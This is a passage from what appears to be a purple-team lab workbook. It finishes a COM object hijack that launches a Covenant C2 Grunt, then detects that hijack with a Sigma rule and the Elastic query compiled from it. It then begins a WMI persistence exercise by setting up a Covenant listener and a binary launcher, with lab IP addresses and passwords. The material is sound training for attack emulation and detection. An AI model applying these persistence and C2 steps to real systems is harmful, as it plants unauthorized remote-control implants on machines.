
Forcing the loading of the now hijacked COM object can be done by opening the Windows Explorer and clicking the left pane's *"This PC"* tab as shown below. If everything went as expected, a shell might have popped (and immediately should have disappeared).



If you open up the Task Manager, you should notice a background process... suspiciously discreet. The nameless background process is actually our hijack's Covenant Grunt running and waiting for our malicious manual actions!



To verify everything works as expected, you can switch back to your Commando machine from which you should see a new Grunt in Covenant. As can be seen below, the Grunt is running as "svchost" on our hijacked machine under the *"student"* user context.



If you see the above, you successfully performed persistence through COM Object Hijacking without breaking existing functionality of the hijacked *"Portable Devices Shell Extension"* (`wpdshext.dll`) class.

Objective 2: Detecting COM Object Hijacking

So how could we detect COM Search Order hijacking?

Step 1: Required Log Sources

Sysmon

> **Event ID 13: RegistryEvent (Value Set)**
>
> This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.
>
> *Source: docs.microsoft.com*

Step 2: Detection Logic

Throughout the labs, we used PowerShell to define a new registry key in the user's hive. Rather than detecting the tools, we will rely on detecting the technique, more specifically the definition of the COM objects in the registry keys.

We've done the heavy lifting for you and have created the below Sigma rule to detect COM search order hijacking. As you can see, it's leveraging the Sysmon registry key creation event and looks for `InProcServer32` entries under `HKU`:

```
title: Windows Registry Persistence COM Search Order Hijacking
id: a0ff33d8-79e4-4cef-b4f3-9dc4133ccd12
status: experimental
description: Detects potential COM object hijacking leveraging the COM Search
Order
references:
    - https://www.cyberbit.com/blog/endpoint-security/com-hijacking-windows-
overlooked-security-vulnerability/
author: Maxime Thiebaut (@0xThiebaut)
date: 2020/04/14
tags:
    - attack.persistence
    - attack.t1038
logsource:
    product: windows
    service: sysmon
detection:
    selection: # Detect new COM servers in the user hive
        EventID: 13
        TargetObject: 'HKU\\*_Classes\CLSID\\*\InProcServer32\(Default)'
    filter:
        Details: # Exclude privileged directories and observed FPs
            - '%%systemroot%%\system32\\*'
            - '%%systemroot%%\SysWow64\\*'
            - '*\AppData\Local\Microsoft\OneDrive\\*\FileCoAuthLib64.dll'
            - '*\AppData\Local\Microsoft\OneDrive\\*\FileSyncShell64.dll'
            -
'*\AppData\Local\Microsoft\TeamsMeetingAddin\\*\Microsoft.Teams.AddinLoader.dll'
    condition: selection and not filter
falsepositives:
    - Some installed utilities (i.e. OneDrive) may serve new COM objects at user-
level
level: medium
```

Step 3: Compiling a Sigma Rule

We will be creating the rule from the Sigma stack: Please proceed to open an SSH connection from the Commando machine to your SOC machine (`192.168.20.106`) using the `ansible` user (password `sec699`).

```
ssh ansible@192.168.20.106
```

```
ansible@192.168.20.106's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Wed Apr  8 17:15:02 2020 from 192.168.0.24
```

Once logged in, please create the custom rules folder using the below command:

```
mkdir ~/custom_rules
cd ~/custom_rules
```

Open a text editor and copy the following rule. Save the file as `sec699-comhijack.yml` in the `~/custom_rules` directory.

```
title: Windows Registry Persistence COM Search Order Hijacking
id: a0ff33d8-79e4-4cef-b4f3-9dc4133ccd12
status: experimental
description: Detects potential COM object hijacking leveraging the COM Search
Order
references:
    - https://www.cyberbit.com/blog/endpoint-security/com-hijacking-windows-
overlooked-security-vulnerability/
author: Maxime Thiebaut (@0xThiebaut)
date: 2020/04/14
tags:
    - attack.persistence
    - attack.t1038
logsource:
    product: windows
    service: sysmon
detection:
    selection: # Detect new COM servers in the user hive
        EventID: 13
        TargetObject: 'HKU\\*_Classes\CLSID\\*\InProcServer32\(Default)'
    filter:
        Details: # Exclude privileged directories and observed FPs
            - '%%systemroot%%\system32\\*'
            - '%%systemroot%%\SysWow64\\*'
            - '*\AppData\Local\Microsoft\OneDrive\\*\FileCoAuthLib64.dll'
            - '*\AppData\Local\Microsoft\OneDrive\\*\FileSyncShell64.dll'
            -
'*\AppData\Local\Microsoft\TeamsMeetingAddin\\*\Microsoft.Teams.AddinLoader.dll'
    condition: selection and not filter
falsepositives:
    - Some installed utilities (i.e. OneDrive) may serve new COM objects at user-
level
level: medium
```

Next, let's try to convert the rule in an actual search query for Kibana. We can do so using the `sigmac` utility:

```
sigmac -t es-qs -c ~/sigma/tools/config/winlogbeat-modules-enabled.yml --backend-
option keyword_base_fields='*' --backend-option analyzed_sub_field_name='.text' --
backend-option keyword_whitelist='winlog.channel,winlog.event_id' --backend-option
case_insensitive_whitelist='*' --backend-option
analyzed_sub_fields='TargetUserName, SourceUserName, TargetHostName, CommandLine,
ProcessName, ParentProcessName, ParentImage, Image' ~/custom_rules/sec699-
comhijack.yml
```

If everything went as expected, you should obtain the following Elastic query:

```
(winlog.channel:Microsoft\-Windows\-Sysmon\/Operational AND
(winlog.event_id:13 AND winlog.event_data.TargetObject:/[Hh][Kk][Uu]\\.*_[Cc]
[Ll][Aa][Ss][Ss][Ee][Ss]\\[Cc][Ll][Ss][Ii][Dd]\\.*\\[Ii][Nn][Pp][Rr][Oo][Cc]
[Ss][Ee][Rr][Vv][Ee][Rr]32\\([Dd][Ee][Ff][Aa][Uu][Ll][Tt]\)/) AND (NOT
(winlog.event_data.Details:(/%%[Ss][Yy][Ss][Tt][Ee][Mm][Rr][Oo][Oo][Tt]%%\\
[Ss][Yy][Ss][Tt][Ee][Mm]32\\.*/ OR /%%[Ss][Yy][Ss][Tt][Ee][Mm][Rr][Oo][Oo]
[Tt]%%\\[Ss][Yy][Ss][Ww][Oo][Ww]64\\.*/ OR /.*\\[Aa][Pp][Pp][Dd][Aa][Tt][Aa]\\
[Ll][Oo][Cc][Aa][Ll]\\[Mm][Ii][Cc][Rr][Oo][Ss][Oo][Ff][Tt]\\[Oo][Nn][Ee][Dd]
[Rr][Ii][Vv][Ee]\\.*\\[Ff][Ii][Ll][Ee][Cc][Oo][Aa][Uu][Tt][Hh][Ll][Ii][Bb]64.
[Dd][Ll][Ll]/ OR /.*\\[Aa][Pp][Pp][Dd][Aa][Tt][Aa]\\[Ll][Oo][Cc][Aa][Ll]\\[Mm]
[Ii][Cc][Rr][Oo][Ss][Oo][Ff][Tt]\\[Oo][Nn][Ee][Dd][Rr][Ii][Vv][Ee]\\.*\\[Ff]
[Ii][Ll][Ee][Ss][Yy][Nn][Cc][Ss][Hh][Ee][Ll][Ll]64.[Dd][Ll][Ll]/ OR /.*\\[Aa]
[Pp][Pp][Dd][Aa][Tt][Aa]\\[Ll][Oo][Cc][Aa][Ll]\\[Mm][Ii][Cc][Rr][Oo][Ss][Oo]
[Ff][Tt]\\[Tt][Ee][Aa][Mm][Ss][Mm][Ee][Ee][Tt][Ii][Nn][Gg][Aa][Dd][Dd][Ii]
[Nn]\\.*\\[Mm][Ii][Cc][Rr][Oo][Ss][Oo][Ff][Tt].[Tt][Ee][Aa][Mm][Ss].[Aa][Dd]
[Dd][Ii][Nn][Ll][Oo][Aa][Dd][Ee][Rr].[Dd][Ll][Ll]/))))
```

Save the obtained output somewhere as you will need it at a later stage and proceed to closed the SSH session.

Bonus Break-Down

Let's break down the executed command. First of all, `sigmac` is a tool to *"Convert Sigma rules into SIEM signatures."*. As `sigmac` supports multiple SIEMs, we have to specify which one we target (`-t`); in our case it is an Elasticsearch query string (`es-qs`). As we previously stated that Elastic can be configured in many ways, we further need to pass an additionnal configuration file (`-c ~/sigma/tools/config/winlogbeat-modules-enabled.yml`) which will map the Sigma fields to the Elastic Common Schema version we use.

You could think this would be enough, but remember we told you there were (too) many ways to configure Elastic? Once we have our baseline configuration, we still have to specify some custom options which we do using the `--backend-option KEY=VALUE` flag. The above command uses the following keys:

- `keyword_base_fields`: This key defines which sub-field has the *"Keyword"* type. In Elastic, a Keyword field is a field which requires an exact case-sensitive match. The value we use (`*`) is a special one stating that the fields we use are Keywords themselves, and hence don't need another subfield.
- `analyzed_sub_field_name`: This key defines which sub-field is *"Analyzed"*. In Elastic, fields can furthermore be analyzed which enables full-text case-insensitive searches on the field. Although these fields are usefull for searches, they have the downside of having a larger computational impact as opposed to simple keywords. In the most recent Elastic version we use at the time of writing, the analyzed fields are the `.text` subfields.
- `keyword_whitelist`: As Sigma will try to use analyzed fields for the rule, you lose the performance advantage of keywords. Furthermore, while event IDs such as `13` do only match the actual value of `13` on keyword fields, analyzed fields will also match on values

such as `2134` or `a13b` given the full-text search implications. The `keyword_whitelist` field allows us to list fields for which we force Sigma to rely on the keyword field. In our case, we desire exact case-sensitive matches for:
    - `winlog.channel`: The event channel (i.e. *"Microsoft-Windows-Sysmon/Operational"*).
    - `winlog.event_id`: The event ID (i.e. `13`).
- `case_insensitive_whitelist`: This key defines the Elastic fields of which to make the values a case insensitive regex. As Windows globally provides case-insensitive output (i.e. `Explorer.exe` vs `EXPLORER.EXE`), we will make all our regexes case insensitive (`*`).
- `analyzed_sub_fields`: If you followed until here, this last key is probably the easiest one. Remember that some keyword fields can also have an equivalent analyzed field? This key lists all the fields that have an analyzed sub-field to use (see `analyzed_sub_field_name`) instead of the default field (see `keyword_base_fields`). Using this key, we list all Sigma fields whose equivalently-mapped Elastic field has a sub-field which is analyzed. As such, the Sigma `ProcessName` field which should map to Elastic's `process.name` field will actually be mapped to the analyzed `process.name.text` sub-field.


Last but not least, `sigmac` expects a list of Sigma-rule files to convert, which in our case is the full path to the `sysmon_registry_persistence_search_order.yml` rule.

Step 4: Analyzing our Environment

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to detect the technique explained above. Please open the `Discover` view (compass icon), so we can start running our freshly compiled rule! As this rule is written to target Elastic (and not the new Kibana Query Language), make sure the query's mode is set to Lucene as highlighted below.

```
(winlog.channel:Microsoft\-Windows\-Sysmon\/Operational AND (winlog.event_id:13
AND winlog.event_data.TargetObject:/[Hh][Kk][Uu]\\.*_[Cc][Ll][Aa][Ss][Ss][Ee]
[Ss]\\[Cc][Ll][Ss][Ii][Dd]\\.*\\[Ii][Nn][Pp][Rr][Oo][Cc][Ss][Ee][Rr][Vv][Ee]
[Rr]32\\\([Dd][Ee][Ff][Aa][Uu][Ll][Tt]\)/) AND (NOT (winlog.event_data.Details:
(/%%[Ss][Yy][Ss][Tt][Ee][Mm][Rr][Oo][Oo][Tt]%%\\[Ss][Yy][Ss][Tt][Ee][Mm]32\\.*/ OR
/%%[Ss][Yy][Ss][Tt][Ee][Mm][Rr][Oo][Oo][Tt]%%\\[Ss][Yy][Ss][Ww][Oo][Ww]64\\.*/ OR
/.*\\[Aa][Pp][Pp][Dd][Aa][Tt][Aa]\\[Ll][Oo][Cc][Aa][Ll]\\[Mm][Ii][Cc][Rr][Oo][Ss]
[Oo][Ff][Tt]\\[Oo][Nn][Ee][Dd][Rr][Ii][Vv][Ee]\\.*\\[Ff][Ii][Ll][Ee][Cc][Oo][Aa]
[Uu][Tt][Hh][Ll][Ii][Bb]64.[Dd][Ll][Ll]/ OR /.*\\[Aa][Pp][Pp][Dd][Aa][Tt][Aa]\\
[Ll][Oo][Cc][Aa][Ll]\\[Mm][Ii][Cc][Rr][Oo][Ss][Oo][Ff][Tt]\\[Oo][Nn][Ee][Dd][Rr]
[Ii][Vv][Ee]\\.*\\[Ff][Ii][Ll][Ee][Ss][Yy][Nn][Cc][Ss][Hh][Ee][Ll][Ll]64.[Dd][Ll]
[Ll]/ OR /.*\\[Aa][Pp][Pp][Dd][Aa][Tt][Aa]\\[Ll][Oo][Cc][Aa][Ll]\\[Mm][Ii][Cc][Rr]
[Oo][Ss][Oo][Ff][Tt]\\[Tt][Ee][Aa][Mm][Ss][Mm][Ee][Ee][Tt][Ii][Nn][Gg][Aa][Dd][Dd]
[Ii][Nn]\\.*\\[Mm][Ii][Cc][Rr][Oo][Ss][Oo][Ff][Tt].[Tt][Ee][Aa][Mm][Ss].[Aa][Dd]
[Dd][Ii][Nn][Ll][Oo][Aa][Dd][Ee][Rr].[Dd][Ll][Ll]/))))
```

As soon as you perform the search, you should detect the malicious COM object we hijacked!



Conclusions

During this lab, we demonstrated the following highly useful skills:

- How persistence can be achieved by leveraging COM objects
- How we can detect COM object persistence by reviewing the registry for HKCU entries

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 3: WMI Persistence

Windows Management Instrumentation (WMI) is the Microsoft implementation of Web-Based Enterprise Management (WBEM), which is an industry initiative to develop a standard technology for accessing management information in an enterprise environment. WMI uses the Common Information Model (CIM) industry standard to represent systems, applications, networks, devices, and other managed components. CIM is developed and maintained by the Distributed Management Task Force (DMTF).

WMI has been used by real adversaries, penetration testers, and defenders alike! The infamous Stuxnet campaign leveraged WMI as a means to run its backdoor (winsta.exe). The backdoor

was triggered using a WMI subscription that was installed using a .mof file (Managed Object Format).

> **T1047 - Windows Management Instrumentation**
>
> Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access. RPCS operates over port 135.
>
> An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for Discovery and remote Execution of files as part of Lateral Movement.
>
> *Source: attack.mitre.org*

This exercise will introduce several mechanisms to dump LSASS and ways to detect it!

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -r [region] -t [version_tag]
```


Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Implementing WMI Persistence


As usual, we will first execute the persistence strategy, after which we will review opportunities for detection. Throughout this first objective, we'll create a WMI Event Subscription using PowerShell. As a bonus step (after the detection objective), we'll also challenge you to create a WMI Event Subscription using a MOF file.

Step 1: Generating a Covenant launcher binary

From our CommandoVM, let's connect to our Covenant C2 stack at `https://192.168.20.107:7443`. As a reminder, the credentials you created on Day 1 were username `Student` and password `Sec699!!`.




Once authenticated, let's create a Covenant grunt (binary) we can drop that will be launched using WMI. We will reuse the `Listener` created previously. Please confirm it is still there by reviewing the `Listeners` menu in Covenant:




If you don't see a Listener configured, please revert back to exercise 5 of Day 1. In short, we'll need to create a Listener with the following details:

- ConnectAddress: `192.168.20.107`
- ConnectPort: `80`

When your Listener is available, the next step is to create a launcher. Please click the `Launchers` menu in Covenant.



On the *"Binary"* launcher's creation page, ensure the proper *"DotNetFrameworkVersion"* is set to `Net40`. Also make sure that the killdate is set well in the future.



Once done, press the *"⚡ Generate"* button.

Step 2: Host the Covenant Launcher

As Covenant includes a file-hosting function, we will rely on our C2 to serve the binary. From the newly created launcher, proceed to access the *"Host"* tab.

